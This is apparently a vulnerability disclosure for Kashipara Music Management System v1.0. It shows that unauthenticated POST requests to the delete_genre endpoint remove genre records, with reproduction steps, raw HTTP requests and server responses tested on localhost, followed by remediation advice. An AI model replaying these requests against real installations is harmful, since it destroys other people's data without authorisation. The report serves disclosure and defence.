

Broken Access Control vulnerability was found in “/music/ajax.php?action=delete\_genre” in Kashipara Music Management System v1.0. This vulnerability allows an unauthenticated attacker to delete the valid music genre entries via the direct URL access.

**Affected Vendor:** KASHIPARA (<https://www.kashipara.com/>)

**Product Official Website URL:** Music Management System v1.0  
(<https://www.kashipara.com/project/php/12978/music-management-system-in-php-php-project-source-code>)


**Version:** 1.0

**Affected Components:**


- **Affected Code File:** /music/ajax.php?action=delete\_genre

**Steps:**

1. Login into the Music Management System (URL: <http://localhost/music/login.php>).
2. Navigate to Genre menu (URL: [http://localhost/music/index.php?page=genre\\_list](http://localhost/music/index.php?page=genre_list)).



3. For this POC, we will target the deletion of below two music genre entries:
  - a. Test1 (id = 20)
  - b. Test2 (id = 21)



	id	genre	description
Edit Copy Delete	2	Rock	Its loud and strong beats make it popular
Edit Copy Delete	3	Country Music	Country Music
Edit Copy Delete	11	CSRFCheck1	CSRFCheck1
Edit Copy Delete	12	Pop	Pop
Edit Copy Delete	20	Test1	Test1
Edit Copy Delete	21	Test2	Test2

4. Logout of the application.
5. Now, send the below HTTP POST request to the server. Note that in this request, we are trying to delete the music genre entry "Test1" (id=20) mentioned in Step 3. Also, we don't have to login into the application to for this request.

**POST /music/ajax.php?action=delete\_genre HTTP/1.1**

**Host: localhost**

**Content-Type: application/x-www-form-urlencoded; charset=UTF-8**

**X-Requested-With: XMLHttpRequest**

**Content-Length: 5**

**id=20**

- The request is accepted by the server and the music genre entry “Test1” (id=20) is deleted without asking for authentication.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 POST /music/ajax.php?action=delete_genre HTTP/1.1				1 HTTP/1.1 200 OK			
2 Host: localhost				2 Date: Sat, 03 Aug 2024 09:03:01 GMT			
3 Content-Type: application/x-www-form-urlencoded; charset=UTF-8				3 Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12			
4 X-Requested-With: XMLHttpRequest				4 X-Powered-By: PHP/8.2.12			
5 Content-Length: 5				5 Set-Cookie: PHPSESSID=ssghqgcnsplt5rvl7457i2rlsi; path=			
6				6 Expires: Thu, 19 Nov 1981 08:52:00 GMT			
7 id=20				7 Cache-Control: no-store, no-cache, must-revalidate			
				8 Pragma: no-cache			
				9 Content-Length: 1			
				10 Content-Type: text/html; charset=UTF-8			
				11			
				12 1			

- Similarly, send the below HTTP POST request to the server to delete the music genre entry “Test2” (id=21) mentioned in Step 3.

**POST /music/ajax.php?action=delete\_genre HTTP/1.1**

**Host: localhost**

**Content-Type: application/x-www-form-urlencoded; charset=UTF-8**

**X-Requested-With: XMLHttpRequest**

**Content-Length: 5**



**id=21**

- The request is accepted by the server and the music genre entry “Test2” (id=21) is deleted without asking for authentication.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 POST /music/ajax.php?action=delete_genre HTTP/1.1				1 HTTP/1.1 200 OK			
2 Host: localhost				2 Date: Sat, 03 Aug 2024 09:03:21 GMT			
3 Content-Type: application/x-www-form-urlencoded; charset=UTF-8				3 Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12			
4 X-Requested-With: XMLHttpRequest				4 X-Powered-By: PHP/8.2.12			
5 Content-Length: 5				5 Set-Cookie: PHPSESSID=bg2mein2jjs7l6avp4lrnqkhg3; path=			
6				6 Expires: Thu, 19 Nov 1981 08:52:00 GMT			
7 id=21				7 Cache-Control: no-store, no-cache, must-revalidate			
				8 Pragma: no-cache			
				9 Content-Length: 1			
				10 Content-Type: text/html; charset=UTF-8			
				11			
				12 1			

- Access the login page of the Music Management System v1.0 (URL: <http://localhost/music/login.php>) application.
- Navigate to Genre menu (URL: [http://localhost/music/index.php?page=genre\\_list](http://localhost/music/index.php?page=genre_list)).

11. We can observe that the two music genre entries “Test1” (id=20) & “Test2” (id=21) are deleted successfully.



### Solution/Good Reads:

Application should make sure that only the valid authorized user is allowed to access the post login data and perform the relevant post login activities. Validate the session cookie and user permissions at server side for each request before responding with the post login data and allowing the post login activities.

[https://owasp.org/Top10/A01\\_2021-Broken\\_Access\\_Control/](https://owasp.org/Top10/A01_2021-Broken_Access_Control/)